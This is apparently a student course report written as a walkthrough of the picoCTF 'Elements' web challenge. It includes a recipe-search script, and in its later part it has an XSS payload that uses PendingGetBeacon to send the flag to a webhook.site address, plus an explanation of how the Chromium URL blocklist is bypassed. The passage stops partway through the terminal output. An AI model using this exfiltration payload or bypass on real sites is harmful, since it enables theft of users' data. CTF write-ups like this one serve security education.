Spring 2025

INFT-3508

Cyber Security Fundamentals

Final Project


Aysel Panahova

May 20, 2025


Elements

The purpose of this PicoCTF challenge is to simulate a web security vulnerability within a browser-based crafting game. The overall goal was to discover a hidden flag, but to do so, I first had to understand how the game worked, identify a path to create a specific element called "XSS," and then exploit its behavior to extract sensitive information. The term "XSS" refers to Cross-Site Scripting, which is a real-world vulnerability where malicious JavaScript code can be injected into a trusted web application and executed by the victim's browser.


To begin solving the problem, I started by analyzing how the game operated. The game mechanics were very simple. You begin with four basic elements: Earth, Water, Fire, and Air and combine them to discover new ones. Every combination was predefined in a recipe list found in the game's JavaScript source code (Inspect). Each recipe consisted of two input elements and a single resulting element. The challenge was to find out it and how the element called "XSS" could be crafted from those initial four elements. This kind of setup can be understood as a state transition system or, more practically, a directed graph where each node is an element and each edge is a recipe that transforms two nodes into another.




```
recipes = [
    ["Ash","Fire","Charcoal"],
    ["Steam Engine","Water","Vapor"],
    ["Brick Oven","Heat Engine","Oven"],
    ["Steam Engine","Swamp","Sauna"],
    ["Magma","Mud","Obsidian"],
    ["Earth","Mud","Clay"],
    ["Volcano","Water","Volcanic Rock"],
    ["Brick","Fog","Cloud"],
    ["Obsidian","Rain","Black Rain"],
    ["Colorful Pattern","Fire","Rainbow Fire"],
    ["Cloud","Obsidian","Storm"],
    ["Ash","Obsidian","Volcanic Glass"],
    ["Electricity","Haze","Static"],
    ["Fire","Water","Steam"],
    ["Dust","Rainbow","Powder"],
    ["Computer Chip","Steam Engine","Artificial Intelligence"],
    ["Fire","Mud","Brick"],
    ["Hot Spring","Swamp","Sulfur"],
    ["Adobe","Graphic Design","Web Design"],
    ["Colorful Interface","Data","Visualization"],
    ["IoT","Security","Encryption"],
    ["Colorful Pattern","Mosaic","Patterned Design"],
    ["Earth","Steam Engine","Excavator"],
    ["Cloud Computing","Data","Data Mining"],
    ["Earth","Water","Mud"],
    ["Brick","Fire","Brick Oven"],
    ["Colorful Pattern","Obsidian","Art"],
    ["Rain","Steam Engine","Hydropower"],
    ["Colorful Display","Graphic Design","Colorful Interface"],
    ["Fire","Mist","Fog"],
    ["Exploit","Web Design","XSS"],
    ["Computer Chip","Hot Spring","Smart Thermostat"],
    ["Earth","Fire","Magma"],
    ["Air","Earth","Dust"],
    ["Cloud","Rainbow","Rainbow Cloud"],
    ["Dust","Heat Engine","Sand"],
    ["Obsidian","Thunderstorm","Lightning Conductor"],
    ["Cloud","Rain","Thunderstorm"],
    ["Adobe","Cloud","Software"],
    ["Hot Spring","Rainbow","Colorful Steam"],
    ["Dust","Fire","Ash"],
    ["Cement","Swamp","Marsh"],
    ["Hot Tub","Mud","Mud Bath"],
    ["Electricity","Glass","Computer Chip"],
    ["Ceramic","Fire","Earthenware"],
    ["Haze","Swamp","Fog Machine"],
    ["Rain","Rainbow","Colorful Display"],
    ["Brick","Water","Cement"],
    ["Dust","Haze","Sandstorm"],
    ["Ash","Hot Spring","Geothermal Energy"],
    ["Ash Rock","Heat Engine","Mineral"],
    ["Electricity","Software","Program"],
    ["Computer Chip","Fire","Data"],
    ["Colorful Pattern","Swamp","Algae"],
    ["Fog","Water","Rain"],
    ["Rainbow Pool","Reflection","Color Spectrum"],
    ["Artificial Intelligence","Data","Encryption"],
    ["Internet","Smart Thermostat","IoT"],
    ["Cinder","Heat Engine","Ash Rock"],
    ["Brick","Swamp","Mudbrick"],
    ["Computer Chip","Volcano","Data Mining"],
    ["Obsidian","Water","Hot Spring"],
    ["Computer Chip","Thunderstorm","Power Surge"],
    ["Brick","Obsidian","Paving Stone"],
    ["User Input","Visualization","Interactive Design"],
    ["Mist","Mud","Swamp"]
```



```
["User Input","Visualization","Interactive Design"],
["Mist","Mud","Swamp"],
["Geolocation","Wall","Map"],
["Air","Rock","Internet"],
["Computer Chip","Rain","Email"],
["Fire","Rainbow","Colorful Flames"],
["Hot Spring","Mineral Spring","Healing Water"],
["Ceramic","Volcano","Lava Lamp"],
["Brick Oven","Wall","Fireplace"],
["Glass","Software","Vulnerability"],
["Fog","Mud","Sludge"],
["Fire","Marsh","S'mores"],
["Artificial Intelligence","Data Mining","Machine Learning"],
["Ash","Brick","Brick Kiln"],
["Fire","Obsidian","Heat Resistant Material"],
["Hot Spring","Sludge","Steam Engine"],
["Artificial Intelligence","Computer Chip","Smart Device"],
["Fire","Steam Engine","Heat Engine"],
["Ash","Earth","Cinder"],
["Rainbow","Reflection","Refraction"],
["Encryption","Software","Cybersecurity"],
["Graphic Design","Mosaic","Artwork"],
["Colorful Display","Data Mining","Visualization"],
["Hot Spring","Water","Mineral Spring"],
["Rainbow","Swamp","Reflection"],
["Air","Fire","Smoke"],
["Program","Smart HVAC System","Smart Thermostat"],
["Haze","Obsidian","Blackout"],
["Brick","Earth","Wall"],
["Heat Engine","Steam Locomotive","Railway Engine"],
["Ash","Thunderstorm","Volcanic Lightning"],
["Mud","Water","Silt"],
["Colorful Pattern","Hot Spring","Rainbow Pool"],
["Fire","Sand","Glass"],
["Art","Web Design","Graphic Design"],
["Internet","Machine Learning","Smart HVAC System"],
["Electricity","Power Surge","Overload"],
["Colorful Pattern","Computer Chip","Graphic Design"],
["Air","Water","Mist"],
["Brick Oven","Cement","Concrete"],
["Artificial Intelligence","Cloud","Cloud Computing"],
["Computer Chip","Earth","Geolocation"],
["Color Spectrum","Graphic Design","Colorful Interface"],
["Internet","Program","Web Design"],
["Computer Chip","Overload","Circuit Failure"],
["Data Mining","Geolocation","Location Tracking"],
["Heat Engine","Smart Thermostat","Smart HVAC System"],
["Brick","Mud","Adobe"],
["Cloud","Dust","Rainbow"],
["Hot Spring","Obsidian","Hot Tub"],
["Steam Engine","Volcano","Geothermal Power Plant"],
["Earth","Fog","Haze"],
["Brick","Steam Engine","Steam Locomotive"],
["Brick","Colorful Pattern","Mosaic"],
["Hot Spring","Steam Engine","Electricity"],
["Ash","Volcano","Volcanic Ash"],
["Electricity","Water","Hydroelectric Power"],
["Brick","Rainbow","Colorful Pattern"],
["Silt","Volcano","Lava"],
["Computer Chip","Software","Program"],
["Hot Spring","Thunderstorm","Lightning"],
["Ash","Clay","Ceramic"],
["Cybersecurity","Vulnerability","Exploit"],
["Ash","Heat Engine","Ash Residue"],
["Internet","Smart Device","Cloud Computing"],
["Magma","Mist","Rock"],
```



```python
    ["Internet","Smart Device","Cloud Computing"],
    ["Magma","Mist","Rock"],
    ["Interactive Design","Program","Smart Device"],
    ["Computer Chip","Electricity","Software"],
    ["Colorful Pattern","Graphic Design","Design Template"],
    ["Fire","Magma","Volcano"],
    ["Earth","Obsidian","Computer Chip"],
    ["Geolocation","Location Tracking","Real-Time Positioning"]
]

have = {"Fire", "Water", "Earth", "Air"}
steps = []

while "XSS" not in have:
    for r in recipes:
        a, b, result = r
        if a in have and b in have and result not in have:
            steps.append((a, b, result))
            have.add(result)
            if result == "XSS":
                break

# Now backtrack the steps needed to build XSS
needs = {"XSS"}
path = []

for a, b, result in reversed(steps):
    if result in needs:
        path.insert(0, [a, b])
        needs.remove(result)
        needs.add(a)
        needs.add(b)

print("### Final crafting path to XSS ###")
for step in path:
    print(f"{step[0]} + {step[1]}")
```



main.py


```python
recipes = [
    ["Ash","Fire","Charcoal"],
    ["Steam Engine","Water","Vapor"],
    ["Brick Oven","Heat Engine","Oven"],
    ["Steam Engine","Swamp","Sauna"],
    ["Magma","Mud","Obsidian"],
    ["Earth","Mud","Clay"],
    ["Volcano","Water","Volcanic Rock"],
    ["Brick","Fog","Cloud"],
    ["Obsidian","Rain","Black Rain"],
    ["Colorful Pattern","Fire","Rainbow Fire"],
    ["Cloud","Obsidian","Storm"],
    ["Ash","Obsidian","Volcanic Glass"],
    ["Electricity","Haze","Static"],
    ["Fire","Water","Steam"],
    ["Dust","Rainbow","Powder"],
    ["Computer Chip","Steam Engine","Artificial Intelligence"],
    ["Fire","Mud","Brick"],
    ["Hot Spring","Swamp","Sulfur"],
    ["Adobe","Graphic Design","Web Design"],
    ["Colorful Interface","Data","Visualization"],
    ["IoT","Security","Encryption"],
    ["Colorful Pattern","Mosaic","Patterned Design"],
    ["Earth","Steam Engine","Excavator"],
    ["Cloud Computing","Data","Data Mining"],
    ["Earth","Water","Mud"],
    ["Brick","Fire","Brick Oven"],
    ["Colorful Pattern","Obsidian","Art"],
    ["Rain","Steam Engine","Hydropower"],
```

Output

```
### Final crafting path to XSS ###
Earth + Water
Earth + Fire
Air + Earth
Air + Water
Magma + Mist
Magma + Mud
Fire + Mud
Fire + Mist
Obsidian + Water
Air + Rock
Fog + Mud
Hot Spring + Sludge
Fire + Steam Engine
Brick + Mud
Hot Spring + Steam Engine
Earth + Obsidian
Brick + Fog
Computer Chip + Steam Engine
Dust + Heat Engine
Adobe + Cloud
Electricity + Software
Computer Chip + Fire
Artificial Intelligence + Data
Encryption + Software
Fire + Sand
Internet + Program
Glass + Software
Cybersecurity + Vulnerability
Exploit + Web Design
```

Share
Run
Clear
https://programiz.pro/?utm_source=backfill-ads&utm_medium=programiz&utm_campaign=pubgalaxy-creatives

Rather than manually testing every possible combination, which I did earlier, I wrote a Python script to speed up the process. The idea was to start with the initial four elements and iteratively apply available recipes to see what new elements could be created. As each element was discovered, it was added to the pool of known items, and the process continued. This simulated how a player would naturally explore the game, but much faster. Eventually, the script found the correct sequence of combinations. It showed that the final step to produce “XSS” was combining the elements “Exploit” and “Web Design.” This confirmed that it was indeed possible to reach “XSS” from the starting elements using valid in-game logic. However, simply creating “XSS” was not enough because we needed to find the hidden flag. The game was designed so that when “XSS” is produced, a piece of JavaScript associated with it is executed. This is where the challenge turned from a logic puzzle into a security exploit.




```
> static
chrome.deb
chromium.diff
docker-compose.yml
Dockerfile
flag.txt
index.mjs
policy.json
start_display.sh
```

I downloaded the “elements.tar.gz” file, and on my computer, it shows up like a regular zip file. I just double-clicked it, and it opened up into a folder automatically. To make things easier to look through, I opened the whole folder in VS Code. Inside, I found several files that looked useful for figuring out how the game works, like some JavaScript files and a few others that seemed to control the game’s logic and settings. These gave me a better idea of what was going on behind the scenes.

I started to check several files that could be helpful.


1. The “policy.json” file



```json
{"URLAllowlist":["127.0.0.1:8080"],"URLBlocklist":["*"]}
```

The "URLAllowlist" says only one specific address is allowed: 127.0.0.1:8080, which is the local machine (also called localhost) on port 8080. Here, the "URLBlocklist" with "*" means everything else is blocked. So, we cannot get anything from here.

2. The “Index.msj” file



```
const proc = spawn(
    '/usr/bin/chromium-browser-unstable', [
        `--user-data-dir=${userDataDir}`,
        '--profile-directory=Default',
        '--no-sandbox',
        '--js-flags=--noexpose_wasm,--jitless',
        '--disable-gpu',
        '--no-first-run',
        '--enable-experimental-web-platform-features',
        `http://127.0.0.1:8080/#${Buffer.from(JSON.stringify(state)).toString('base64')}`
    ],
    { detached: true }
)
```


The file shows that the game runs inside a custom “Chromium browser” ('/usr/bin/chromium-browser-unstable') with specific settings. It enables experimental web platform features and loads the game locally at 127.0.0.1:8080, passing the game state through the URL. These settings allow advanced browser APIs like PendingBeacon to work, even in a restricted environment.

The next step was figuring out how to get around the security restrictions I saw in the “policy.json” file. Since external connections were blocked by default, except for the local server. I started researching online for any browser features or APIs that might still be able to communicate with the outside, even in a restricted environment like this.

Eventually, I found the PendingBeacon API, which is a newer web technology designed to let the browser send small background requests even under strict conditions. According to some documentations, this API was still allowed to work in the special Chromium environment the challenge was running.

Keeping that in mind, I needed a place where I could safely receive those background requests. That is where Webhook.site came in. It is a free tool that gives you a personal URL and shows you any data that gets sent to it in real time. I visited the site, generated my own unique Webhook URL, and got ready to listen for the flag once my exploit was triggered.


The link: https://webhook.site/6e76d12a-5822-4438-a2d7-ade0bc83c639



rhea.picoctf.net:55122

Once I had my Webhook URL set up, I needed to find a way to send the flag there when the special "XSS" element was created in the game. I noticed that picoCTF was using a local server running on port "55122", so I made sure to send my request to that exact address.


This is the code to send the request to the port number "55122"



```
import requests
import json

javascript = """let beacon = new PendingGetBeacon(`https://webhook.site/6e76d12a
    -5822-4438-a2d7-ade0bc83c639/${state.flag}`);
beacon.sendNow();
"""

payload = {
 "xss": javascript,
 "recipe": [['Earth', 'Water'], ['Earth', 'Fire'], ['Air', 'Earth'], ['Air',
     'Water'], ['Magma', 'Mist'], ['Magma', 'Mud'], ['Fire', 'Mud'],
['Fire', 'Mist'], ['Obsidian', 'Water'], ['Air', 'Rock'], ['Fog', 'Mud'], ['Hot
    Spring', 'Sludge'], ['Fire', 'Steam Engine'], ['Brick', 'Mud'],
['Hot Spring', 'Steam Engine'], ['Earth', 'Obsidian'], ['Brick', 'Fog'],
    ['Computer Chip', 'Steam Engine'], ['Dust', 'Heat Engine'],
['Adobe', 'Cloud'], ['Electricity', 'Software'], ['Computer Chip', 'Fire'],
    ['Artificial Intelligence', 'Data'], ['Encryption', 'Software'],
['Fire', 'Sand'], ['Internet', 'Program'], ['Glass', 'Software'],
    ['Cybersecurity', 'Vulnerability'], ['Exploit', 'Web Design']]
}

print(json.dumps(payload))

r = requests.post("http://rhea.picoctf.net:55122/remoteCraft", params={'recipe':
    json.dumps(payload)})
print(r.text)
```


First, I needed to create a Python file inside the picoCTF webshell. To do that, I used the command "nano elements.py." This opened a simple text editor called "nano" directly in the webshell, and named the file "elements.py.". Once the editor was open, I pasted the Python code into it. After pasting the code, I needed to save the file. To complete this step, I pressed CTRL + O, which is the command for "write out" in nano. Then I pressed the Enter key to confirm. Once it was saved, I exited the editor by pressing CTRL + X.

At this point, the file was created and saved correctly. To run the script, I used the command "python3 elements.py", which tells the system to use Python 3 to execute the file I had just written. This sent the crafted request to the game server and triggered JavaScript, which eventually sent the flag to my Webhook site.



```
apanahova16022-picoctf@webshell:~$ nano elements.py
apanahova16022-picoctf@webshell:~$ python3 elements.py
{"xss": "let beacon = new PendingGetBeacon(`https://webhook.site/6e76d12a-5822-4438-a2d7-ade0bc83c639/${state.flag}`); \nbeacon.sendNow(); \n", "recipe": [["Earth", "Water"], ["Earth", "Fi
re"], ["Air", "Earth"], ["Air", "Water"], ["Magma", "Mist"], ["Magma", "Mud"], ["Fire", "Mud"], ["Fire", "Mist"], ["Obsidian", "Water"], ["Air", "Rock"], ["Fog", "Mud"], ["Hot Spring", "Sl
udge"], ["Fire", "Steam Engine"], ["Brick", "Mud"], ["Hot Spring", "Steam Engine"], ["Earth", "Obsidian"], ["Brick", "Fog"], ["Computer Chip", "Steam Engine"], ["Dust", "Heat Engine"], ["A
dobe", "Cloud"], ["Electricity", "Software"], ["Computer Chip", "Fire"], ["Artificial Intelligence", "Data"], ["Encryption", "Software"], ["Fire", "Sand"], ["Internet", "Program"], ["Glass
